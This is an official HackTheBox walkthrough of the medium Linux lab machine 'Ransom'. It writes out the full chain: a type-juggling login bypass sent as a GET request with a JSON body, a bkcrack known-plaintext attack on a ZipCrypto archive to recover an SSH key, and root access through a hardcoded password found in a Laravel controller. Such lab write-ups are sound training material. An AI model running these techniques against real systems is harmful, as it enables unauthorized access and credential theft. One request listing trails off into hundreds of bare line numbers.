



HACKTHEBOX



Ransom

21st Feb. 2024 / Document No D24.100.271

Prepared By: amra

Machine Author: ippsec

Difficulty: **Medium**

Classification: Official

Synopsis

Ransom is a medium-difficulty Linux machine that starts with a password-protected web application, hosting some files. An attacker is able to bypass the authentication process by modifying the request type and type juggling the arguments. Once access to the files is obtained, a Zip archive of a home directory is downloaded. The archive is encrypted using a legacy method that is vulnerable to a known-plaintext attack. Upon decrypting the archive, the attacker can access the box via SSH, using the uncovered private key. Enumerating the remote machine, the hardcoded password that was required by the webpage is found and reused to authenticate as the root user.

Skills Required

- Enumeration
- Source Code Review

Skills Learned

- Type Juggling
- ZipCrypto Attack

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.227.93 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sc -sv 10.129.227.93

22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256  b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256  22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
80/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title:  Admin - HTML5 Admin Template
|_Requested resource was http://10.129.227.93/login
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

Nmap output reveals two open ports. On port 22 an SSH server is running, on port 80 an Apache web server. Since we don't, currently, have any valid SSH credentials, we should begin our enumeration by visiting port 80.

Apache - Port 80

Upon visiting `http://10.129.227.93` we are presented with the following webpage.



Interacting with the password field and trying some common passwords like `admin`, `password123` etc. and simple SQL injection techniques like `'` or `1=1-- -1` yields no valid results.

We do notice, though, that each time we click on the `Login` button, the page is not fully reloading. Rather, JavaScript is sending a request for password validation to `/api/login`.

200	GET	10.129.227.93	login?password=admin	jquery.min.js:4 (xhr)	html	782 B	16 B
200	GET	10.129.227.93	login?password=admin	jquery.min.js:4 (xhr)	html	783 B	16 B

Foothold

We notice that the request is a `GET` request. Let's use `BurpSuite` to intercept this request and tamper with it. For example, we can change it to a `POST` request by right-clicking and selecting `Change Request Method`, after transferring it to the `Repeater` tab (`Ctrl + r`).

The screenshot shows the Burp Suite interface with a request and response view. The request is a `POST /api/login` with a `password=admin` parameter. The response is a `405 Method Not Allowed` error with a message: "The POST method is not supported for this route. Supported methods: GET, HEAD." The response also includes an exception message: "Symfony\Component\HttpKernel\Exception\MethodNotAllowedHttpException".

There is an error message, informing us that only `GET` and `HEAD` request methods are allowed on this endpoint. We can try to manually change the word `POST` to `GET` and leave the password parameter in the request body.

The screenshot shows the Burp Suite interface with a request and response view. The request is a `GET /api/login` with a `password=admin` parameter. The response is a `422 Unprocessable Content` error with a message: "The given data was invalid." and an error: "The password field is required." The response also includes a `Set-Cookie` header: `laravel_session=eyJpdiI6IjVkbC9G5YnSGl6ajk0bXh6Uj9sa2c9PSIsInZhbnVLIjoibWYKINjOWxaZU90bUJkcdRVTGJuT2YyTS0U50VThCLzJHM01wLjdyYXN01NGhVU3NmJyb29IZlphZjIzR2FiVWVMeG1YVUwV2p0Ij0xMzY3ZjVUgwdHJ0ZlYrZDl5VU95Rk5YanXW0xYz04Zk0zSzd4ckJn3Jw0GwIlC3tYW`.

This time, we get an error that the `password` field is not found. For a `GET` request, it makes sense for the endpoint not to process data in the request body. But, let's try to modify the `Content-Type` header to `application/json` and modify the data format to JSON, to match the format of the response data.

```
{
  "password": "admin"
}
```

Finally, we managed to send a valid request and process the data on the request body using a `GET` request. The advantage of having the data in JSON format is that we have extended our attack surface. More specifically, we can try type juggling. We can replace the password string with the `true` keyword, for instance:

```

1 GET /api/login HTTP/1.1
2 Host: 10.129.227.93
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://10.129.227.93/login
10 Cookie: XSRF-TOKEN=
eyJpdii6Im96RzVEcVJjWm5jSmRtRnREaTFsUke9PSIsInZhbHVLI
joiaHAwbUzd1A1aitSK3VP5Gk4NXJWMWFODBMkhhVWFVGZkhPOE
91VDZEZEJZiQ3U1NHDSIm1xY0JaRzUvaUlDeHdv0GRxUKJRcEt
hcnNKMm1UundCNHBLZmwvVnNTWCtBZ2NuRw9aakFaYwX5c0E0RHJZ
QWdXYk2JRXBLNXyILCjtYWMiOiYzWfjYzNiMzNLZDgxNzY10TgwZ
DMwMTA3MDViY2Q5ZGJmYmFhYTZmNGYwZDM4OTBlMDk2NzExNmNkNj
A1YWM4IiwidGFnIjoiiIn0%3D; laravel_session=
eyJpdii6ImQyN2Q2WlpmWjN5WG1LTZfbqnJoMEE9PSIsInZhbHVLI
joivlBaU2J1TUtPT3h2NEZqb0dcdkdxWkJPRTZiOWtWZ09nc015Q1
R2TWhmZHhUUMFOWjNtbTzpdii84SDBSNkZSVc9aVzBaWwZENkIyV0t
4cmxwVGs4NW1HRzhcXCF352hKK3p5cktWUkt0Q3FVNi0TLJR0FRJ
SE1LMlpVTmZiaVciLCJtYWMiOiJhNGRHOtLhYmU4NDJLNGVmMGJjM
Tg0NzE4YmIxYktZjc2M2RiMGU3OTNjNmMwMTQzODlZGy0Zm5Mz
AzZDFmIiwidGFnIjoiiIn0%3D
11 Content-Type: application/json
12 Content-Length: 22
13
14 {
15   "password":true
16 }
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885

```

E Corp Incident Response Secure File Transfer			
Files Sent by the Client			
#	Title	Description	Link
1	homedirectory.zip	Encrypted Home Directory	download
2	user.txt	The User Flag	download

From this page, we are able to download the `user.txt` flag.

Lateral Movement

Apart from the `user.txt` file, we can download the `homedirectory.zip` archive.

```
unzip -l uploaded-file-3422.zip

Archive:  uploaded-file-3422.zip
  Length      Date    Time    Name
-----
  220  2020-02-25  14:03  .bash_logout
 3771  2020-02-25  14:03  .bashrc
  807  2020-02-25  14:03  .profile
   0   2021-07-02  21:58  .cache/
   0   2021-07-02  21:58  .cache/motd.legal-displayed
   0   2021-07-02  21:58  .sudo_as_admin_successful
   0   2022-03-07  14:32  .ssh/
 2610  2022-03-07  14:32  .ssh/id_rsa
  564  2022-03-07  14:32  .ssh/authorized_keys
  564  2022-03-07  14:32  .ssh/id_rsa.pub
 2009  2022-03-07  14:32  .viminfo
   32  2022-03-07  14:33  user.txt
-----
10577                                12 files
```

It seems like a backup of a home directory. Interestingly enough, it includes the SSH keys. Unfortunately, the archive requires a password in order to extract its contents. We can use `7zip` to get more information about the archive.

```
7z l -slt uploaded-file-3422.zip

Listing archive: uploaded-file-3422.zip

--
Path = uploaded-file-3422.zip
Type = zip
Physical Size = 7939

-----
Path = .bash_logout
Folder = -
Size = 220
Packed Size = 170
Modified = 2020-02-25 14:03:22
Created =
Accessed =
Attributes = -rw-r--r--
Encrypted = +
Comment =
CRC = 6CE3189B
Method = ZipCrypto Deflate
Characteristics = UT:MA:1 ux : Encrypt Descriptor
Host OS = Unix
Version = 20
Volume Index = 0
```

```
Offset = 0
<SNIP>
```

The method used for encryption is `ZipCrypto`. Fortunately for us, there is a known plaintext attack against Zip archives encrypted with the legacy `ZipCrypto` method.

The attack requires us to know the un-encrypted contents of a file that is included in the archive. We could go for the `user.txt` file that we have obtained, but the flags are getting rotated on every instance, so it might not be a good candidate. On the other hand, `.bash_logout` is a file that is not commonly altered, so we may be able use that as a clear text reference. We can calculate the `Cyclic Redundancy Check (CRC)` value of our file and check if it matches the one on the remote machine, which the `7zip` command above showed to be `6CE3189B`.

We run the following Python command:

```
python3 -c "import binascii; data = open('/root/.bash_logout', 'rb').read();
print(hex(binascii.crc32(data) & 0xFFFFFFFF))"

0x6ce3189b
```

The CRC matches the one from the archive. We can therefore use the [bkcrack](#) tool to perform this attack. First of all, we create a Zip archive with the our `.bash_logout` file.

```
cp ~/.bash_logout
zip unencrypted.zip bash_logout
```

Then, we use `bkcrack` to get the keys of the archive:

```
bkcrack -C uploaded-file-3422.zip -c .bash_logout -P unencrypted.zip -p
bash_logout

[15:44:04] Z reduction using 151 bytes of known plaintext
100.0 % (151 / 151)
[15:44:04] Attack on 53779 Z values at index 6
Keys: 849d8886 28d13943 6ce41b63
72.0 % (38739 / 53779)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 38739
[15:45:09] Keys
849d8886 28d13943 6ce41b63
```

Afterwards, we can use `bkcrack` once again to unlock the archive:

```
bkcrack -C uploaded-file-3422.zip -k 849d8886 28d13943 6ce41b63 -U uploaded-file-
3422-pass.zip pass

[16:02:55] writing unlocked archive uploaded-file-3422-pass.zip with password
"pass"
100.0 % (10 / 10)
wrote unlocked archive.
```

Now, we can unzip the new archive with the password `pass`.

```
unzip uploaded-file-3422-pass.zip -d uploaded/
```

Then, if we take a look at the public SSH key, we can find the `htb` username.

```
cat uploaded/.ssh/id_rsa.pub  
  
ssh-rsa AAAAB3Nz<SNIP> htb@ransom
```

Let's try to authenticate using the private SSH key.

```
ssh -i uploaded/.ssh/id_rsa htb@10.129.227.93  
  
htb@ransom:~$ id  
uid=1000(htb) gid=1000(htb)  
groups=1000(htb),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
```

Privilege Escalation

Now that we have a shell as the user `htb` on the machine, we can start our enumeration process. Looking at the `Apache2` configuration file, we can see that the root directory for the web application is `/srv/prod`.

```
htb@ransom:~$ cat /etc/apache2/sites-enabled/000-default.conf  
  
<VirtualHost *:80>  
    ServerAdmin webmaster@localhost  
    DocumentRoot /srv/prod/public  
  
    ErrorLog ${APACHE_LOG_DIR}/error.log  
    CustomLog ${APACHE_LOG_DIR}/access.log combined  
    <Directory /srv/prod/public>  
        Options +FollowSymLinks  
        AllowOverride All  
        Require all granted  
    </Directory>  
  
</VirtualHost>
```

Let's navigate to that directory and search for possible passwords or hashes that may have been hard-coded for the initial password authentication step.

```
htb@ransom:~$ cd /srv/prod
```

One quick way to find the correct file is to search for the error message `Invalid Password` that we were encountering during our initial steps.

```
htb@ransom:/srv/prod$ grep -r "Invalid Password"  
  
app/Http/Controllers/AuthController.php:        return "Invalid Password";
```

The file `AuthController.php` seems to have a reference to that error, so let's view it.

```
htb@ransom:/srv/prod$ cat app/Http/Controllers/AuthController.php

<SNIP>

        if ($request->get('password') == "UHC-March-Global-PW!") {
            session(['loggedin' => True]);
            return "Login Successful";
        }

        return "Invalid Password";
    }
}
```

We can see the clear-text password `UHC-March-Global-PW!`. Let's try to reuse that password for the `root` user.

```
htb@ransom:/srv/prod$ su -

Password: UHC-March-Global-PW!
root@ransom:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The password worked and we are the `root` user. We can find the root flag in `/root/root.txt`.